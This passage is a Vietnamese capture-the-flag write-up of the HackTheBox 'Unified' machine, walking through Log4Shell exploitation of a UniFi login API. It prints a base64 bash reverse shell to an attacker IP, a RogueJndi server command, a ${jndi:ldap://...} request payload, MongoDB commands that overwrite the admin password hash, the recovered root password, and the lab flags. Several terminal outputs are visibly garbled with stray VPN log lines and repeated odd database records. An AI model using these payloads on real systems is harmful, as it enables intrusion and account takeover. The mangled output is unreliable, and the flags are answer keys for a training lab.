[INFO] Dependency-reduced POM written at: /home/semloh4869/hackthebox/Unified/rogue-jndi/dependency-reduced-pom.xml
[INFO] _____
[INFO] BUILD SUCCESS
[INFO] _____
[INFO] Total time: 38.952 s
[INFO] Finished at: 2024-10-24T08:08:27-07:00
[INFO] _____
```

Thực hiện tạo payload đồng thời mã hóa base64 để tránh vấn đề liên quan đến mã hóa dữ liệu:

```
[semloh4869㉿kali)-[~]
$ echo 'bash -c bash -i >& /dev/tcp/10.10.16.42/4445 0>&1' | base64
YmFzATYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg== |CATyyB1YXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg==
```

Lúc này ta thu được payload ở dạng base 64:

**YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg==**

Chạy script để tạo server Rogue:


```
[semloh4869㉿kali)-[~/hackthebox/Unified/rogue-jndi]
$ java -jar target/RogueJndi-1.1.jar --command "bash -c {echo, YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTYuNDIvNDQ0NSAwPiYxCg==}|{base64,-d}|{bash,-i}" --hostname "10.10.16.42"

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[RolgluleJ]n[di]
-----
Starting HTTP server on 0.0.0.0:8080
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://10.10.16.42:1389/o=groovy to artsploit.controllers.Groovy
Mapping ldap://10.10.16.42:1389/o=websphere1 to artsploit.controllers.WebSphere1
Mapping ldap://10.10.16.42:1389/o=websphere1,wsdl=* to artsploit.controllers.WebSphere1
Mapping ldap://10.10.16.42:1389/ to artsploit.controllers.RemoteReference
Mapping ldap://10.10.16.42:1389/o/reference to artsploit.controllers.RemoteReference
Mapping ldap://10.10.16.42:1389/o=websphere2 to artsploit.controllers.WebSphere2
Mapping ldap://10.10.16.42:1389/o=websphere2,java= to artsploit.controllers.WebSphere2
Mapping ldap://10.10.16.42:1389/o=tomcat to artsploit.controllers.Tomcat
```

Do server mục tiêu đang lắng nghe trên port 389, mở tab terminal mới và tạo netcat listener trên port 4445:

```
[semloh4869㉿kali)-[~/hackthebox/Unified]rogue-jndi]
$ netcat -lvpn 4445
listening on [any] 4445 ...
```

Trở về với gói tin đã chỉnh sửa ở Burpsuite, ta thay vào đó một payload khác. Sau đó thực hiện gửi.



Pretty Raw Hex

```
1 POST /api/login HTTP/1.1
2 Host: 10.129.19.150:8443
3 Content-Length: 105
4 Sec-Ch-Ua-Platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Content-Type: application/json; charset=utf-8
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
10 Accept: */
11 Origin: https://10.129.19.150:8443
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://10.129.19.150:8443/manage/account/login?redirect=%2Fmanage
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18 Connection: keep-alive
19
20 {
    "username": "test",
    "password": "test",
    "remember": "${jndi:ldap://10.10.16.42:1389/o=tomcat}",
    "strict": true
}
```

## Phản hồi:

```
Pretty Raw Hex Render
1 HTTP/1.1 400
2 vary: Origin
3 Access-Control-Allow-Origin: https://10.129.19.150:8443
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
6 X-Frame-Options: DENY
7 Content-Type: application/json; charset=UTF-8
8 Content-Length: 64
9 Date: Thu, 24 Oct 2024 16:27:03 GMT
10 Connection: close
11
12 {
13     "meta": {
14         "rc": "error",
15         "msg": "api.err.InvalidPayload"
16     },
17     "data": [
18     ]
19 }
```

Ta quan sát trên server Rogue thì thấy có nhận được một phản hồi:

```
Mapping ldap://10.10.16.42:1389/o=webspHEREz,jai= to artsploit.controllers.webspm
Mapping ldap://10.10.16.42:1389/o=tomcat to artsploit.controllers.Tomcat
Sending LDAP ResourceRef result for o=tomcat with javax.el.ELProcessor payload
[!] [+] Origin: https://10.129.19.150:8443
```

Kết quả ở netcat listener:

```
[semloh4869㉿kali)-[~/hackthebox/Unified]/a
└─$ netcat -lvpn 4445 et_route_v6_best_gw query: dst ::1
listening on [any] 4445 ... send: rtnl: generic error (-101): Network is
connect to [10.10.16.42] from (UNKNOWN) [10.129.19.150] 46496
whoami 0-24 06:23:09 TUN/TAP device tun0 opened
unifi 0-24 06:23:09 net_iface_mtu_set: mtu 1500 for tun0
[024-10-24 06:23:09 net_iface_up: set tun0 up
2024-10-24 06:23:09 net_addr_v4 add: 10.10.16.42/23 dev tun0
```

Lúc này ta thực hiện lệnh sau để nâng cấp terminal shell:

**script /dev/null -c bash**

```
[semloh4869㉿kali)-[~/hackthebox/Unified]/a
└─$ netcat -lvpn 4445 et_route_v6_best_gw query: dst ::1
listening on [any] 4445 ... send: rtnl: generic error (-101): Network is
connect to [10.10.16.42] from (UNKNOWN) [10.129.19.150] 46496
whoami 0-24 06:23:09 TUN/TAP device tun0 opened
unifi 0-24 06:23:09 net_iface_mtu_set: mtu 1500 for tun0
script /dev/null -c bash
Script started, file is /dev/null
[024-10-24 06:23:09 net_iface_up: set tun0 up
unifi@unified:/usr/lib/unifi$ [024-10-24 06:23:09 net_iface_up: set tun0 up
```

Vào đường dẫn **/home/michael** ta sẽ tìm được user flag:

```
michael@unified:/home$ cd michael
michael@unified:/home/michael$ ls
ls -l
total 0
michael@unified:/home/michael$ cat user.txt
6ced1a6a89e666c0620cdb10262ba127
michael@unified:/home/michael$
```

User flag: **6ced1a6a89e666c0620cdb10262ba127**

Thực hiện leo thang đặc quyền root:

Dựa vào articl đã đề cập ở trên, ta có thể truy cập vào khu vực của admin trên ứng dụng Unifi và có thể trích xuất thông tin SSH được dùng giữa các ứng dụng. Đầu tiên kiểm tra ứng dụng MongoDB có đang chạy trên máy mục tiêu hay không. Ta có thể lợi dụng điều đó để tìm kiếm thông tin đăng nhập của admin.

Dùng lệnh: **ps aux | grep mongo**

```
unifi@unified:/usr/lib/unifi$ ps aux | grep mongo
ps aux | grep mongo
unifi 68 0.3 4.1 1180676 85152 ? S 14:24 0:42 bin/mongod --dbpath /usr/lib/unifi/data/db --port 27117 --unixSocketPrefix /usr/lib/unifi/run --logRotate reopen --logappend --logpath /usr/lib/unifi/logs/mongod.log --pidfilepath /usr/lib/unifi/run/mongod.pid --bind_ip 127.0.0.1
unifi 5690 0.0 0.0 11468 996 pts/0 S+ 17:50 0:00 grep mongo
unifi@unified:/usr/lib/unifi$
```

Ta biết được MongoDB đang chạy trên máy mục tiêu ở cổng **27117**

Kiểm tra đáp án:

**TASK 8**

What port is the MongoDB service running on?

\*\*\*\*\*7

**27117**

Hide Answer

## Task9:

TASK 9

What is the default database name for UniFi applications?

\*\*\*

SUBMIT ANSWER

HINT

## Các bước thực hiện:

Tra cứu trên Google ta với từ khóa **UniFi Default Database** ta biết được đáp án là **ace**  
Kiểm tra kết quả:

TASK 9

What is the default database name for UniFi applications?

\*\*\*



ace

Hide Answer

## Task10:

TASK 10

What is the function we use to enumerate users within the database in MongoDB?

\*\*.\*\*\*\*\*.\*\*\*\*()

SUBMIT ANSWER

HINT

## Các bước thực hiện:

Tra cứu trên Google ta với từ khóa **find items in mongo** ta biết được đáp án là **db.admin.find()**

Kiểm tra kết quả:

TASK 10

What is the function we use to enumerate users within the database in MongoDB?

\*\*.\*\*\*\*\*.\*\*\*\*()



**db.admin.find()**

[Hide Answer](#)

## Task11:

TASK 11

What is the function we use to update users within the database in MongoDB?

\*\*.\*\*\*\*\*.\*\*\*\*\*()

## Các bước thực hiện:

Tra cứu trên Google ta với từ khóa **find items in mongo** ta biết được đáp án là **db.admin.update()**

Kiểm tra kết quả:

TASK 11

What is the function we use to update users within the database in MongoDB?

\*\*.\*\*\*\*\*.\*\*\*\*\*()



**db.admin.update()**

[Hide Answer](#)

## Task12:

**TASK 12****What is the password for the root user?**

\*\*\*\*\*2

SUBMIT ANSWER

HINT

## Các bước thực hiện:

Ta tương tác với database tên **ace** của MongoDB thông qua câu lệnh:**mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"**

Nhằm truy vấn tất cả các thông tin trong bộ sưu tập admin:

```
unifi@unifi:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
<17 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unifi.hbt",
  "x_shadow" : "$6$Ry6Vdbse$8enMR5Znxoo.WfCm/Xk65GwuQEPx1M.QP8/qHiQV0PvUc3uHuonK4WcTQFN1CRk3GwQaquyVwCVq8iQgPTt4.",
  "time_created" : NumberLong("1640900495"),
  "last_site_name" : "default",
  "ui_settings" : {
    "neverCheckForUpdate" : true,
    "statisticsPreferredTz" : "SITE",
    "statisticsPreferBps" : "",
    "tables" : {
      "device" : {
        "AES-256-CBC",
        "auth" : "SHA256",
        "peerId" : 9,
        "compression" : "lzo"
      }
    }
  },
  "device" : {
    "sortBy" : "type",
    "isAscending" : true,
    "connection" : "The Box, DU-Systems, CN-HTB VPN: Root Certificate Authority"
  },
  "initialColumns" : [ "The Box, DU-Systems, CN-HTB VPN: us-starting-point-1-dhcp issuing CA" ],
  "type" : "deviceName",
  "deviceName" : "The Box, DU-Systems, CN-HTB VPN: us-starting-point-1-dhcp issuing CA"
}
<18 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "status" : "OK"
  }
}
<19 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "connection" : "The Box, DU-Systems, CN-HTB VPN: us-starting-point-1-dhcp issuing CA"
  }
}
<20 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "network" : "The Box, DU-Systems, CN-HTB VPN: us-starting-point-1-dhcp issuing CA"
  }
}
<21 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "ipAddress" : "192.168.1.10"
  }
}
<22 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "experience" : "The Box, DU-Systems, CN-us-starting-point-1-dhcp issuing CA"
  }
}
<23 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "firmwareStatus" : "1.3 AES-256_GCM SHA384, peer certificate: 256 bits E025519, signature: E025519, peer temporary key"
  }
}
<24 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "downlink" : "The Box, DU-Systems, CN-HTB VPN: Root Certificate Authority"
  }
}
<25 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "uplink" : "The Box, DU-Systems, CN-HTB VPN: us-starting-point-1-dhcp issuing CA"
  }
}
<26 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "dailyUsage" : [
      {
        "columns" : [ "TLS Web Client Authentication, expects TLS Web Server Authentication" ]
      }
    ]
  }
}
<27 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "type" : "1.3.6.1.5.7.3.",
    "connection" : "The Box, DU-Systems, CN-us-starting-point-1-dhcp issuing CA"
  }
}
<28 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "deviceName" : "The Box, DU-Systems, CN-HTB VPN: us-starting-point-1-dhcp issuing CA"
  }
}
<29 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.6.3
{
  "device" : {
    "status" : "OK"
  }
}
```

Ta thấy mật khẩu của admin được lưu ở biến **x\_shadow** đã bị mã hóa, ta thấy loại mã hóa này là SHA-512 dựa trên kí hiệu ở ba kí tự đầu của **x\_shadow**. Mật khẩu mã hóa ở dạng này ta không thể bẻ khóa được nên ta sẽ tìm cách thay thế mật khẩu cũ bằng mật khẩu do ta tạo ra.

Ta sử dụng công cụ **mkpasswd** để tạo mật khẩu mới được mã hóa SHA-512.Dùng lệnh: **mkpasswd -m sha-512 Password1234**

```
2024-10-24 09:23:09 ROUTE GATEWAY 192.168.1.10.2/255.255.255.0 IFACE=eth0 HWADDR=00:0c:29:16:0c:94
└─(semloh4869㉿kali)-[~] remote host_ipv6=n/a
$ mkpasswd -m sha-512 Password1234
$6$GeZGYb2PTKZ7/kut$qaq12JLoTFW424d4VENTBlapZkoD46mQGqJew7kHevgw2IcKdgTiY4NvjRA/NT.aDN.y9KI.q76ACdJJuzW5D.
2024-10-24 09:23:09 ROUTE default_gateway=UNDEF
```

Sau đó thay thế nó cho mật khẩu cũ bằng lệnh:

**mongo --port 27117 ace --eval****'db.admin.update({"\_id":ObjectId("61ce278f46e0fb0012d47ee4")},{set:{"x\_shadow":"\$6**

GeZGYb2PTKZ7/kut\$qaq12JLoTFW424d4VENtBlapZkoD46mQGqJew7kHevgw2lcKdgTiY  
4NvjRA/NT.aDN.y9KI.q76ACdJJuzW5D."})'


```
unifi@unifi:/usr/lib/unifi$ mongo --port 27117 ace --eval "db.admin.update({_id:ObjectId(\"61ce278f46e0fb0012d47ee4\")},{$set:{x_shadow\":\"$6$GeZGYb2PTKZ7/kut$qaq12JLoTFW424d4VENtBlapZkoD46mQGqJew7kHevgw2lcKdgTiY4NvjRA/NT.aDN.y9KI.q76ACdJJuzW5D.\"}})"  
MongoDB shell version v3.6.3  
connecting to: mongodb://127.0.0.1:27117/ace  
MongoDB server version: 3.6.3  
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })  
unifi@unifi:/usr/lib/unifi$
```

Kiểm tra lại bằng lệnh:


**mongo –port 27117 ace –eval "db.admin.find().forEach(printjson);"**

Bây giờ ta quay lại đăng nhập vào web với tư cách administrator với mật khẩu mới là

**Password1234:**



Ta vào phần Setting chọn mục Site, ta tìm được password của user root:



Password: **NotACrackablePassword4U2022**

Kiểm tra đáp án:

TASK 12

What is the password for the root user?

\*\*\*\*\*2

NotACrackablePassword4U2022

Hide Answer



## Submit user flag:

SUBMIT FLAG

Submit user flag

\*\*\*\*\*

SUBMIT ANSWER

## Các bước thực hiện:

Ta đã tìm thấy ở task trước

User flag: **6ced1a6a89e666c0620cdb10262ba127**

Kiểm tra đáp án:

SUBMIT FLAG

Submit user flag


\*\*\*\*\*

6ced1a6a89e666c0620cdb10262ba127

Hide Answer



## Submit root flag:



## Các bước thực hiện:

Kết nối ssh đến máy mục tiêu bằng user root:

Password: **NotACrackablePassword4U2022**

```
(semloh4869㉿kali)-[~]
$ ssh root@10.129.155.254
The authenticity of host '10.129.155.254 (10.129.155.254)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.155.254' (ED25519) to the list of known hosts.
root@10.129.155.254's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.
     https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

Lấy root flag:

```
root@unified:~# ls
root.txt
root@unified:~# cat root.txt
e50bc93c75b634e4b272d2f771c33681
root@unified:~#
```

Root flag: **e50bc93c75b634e4b272d2f771c33681**

Kiểm tra kết quả:

SUBMIT FLAG

**Submit root flag**

\*\*\*\*\*



e50bc93c75b634e4b272d2f771c33681

[Hide Answer](#)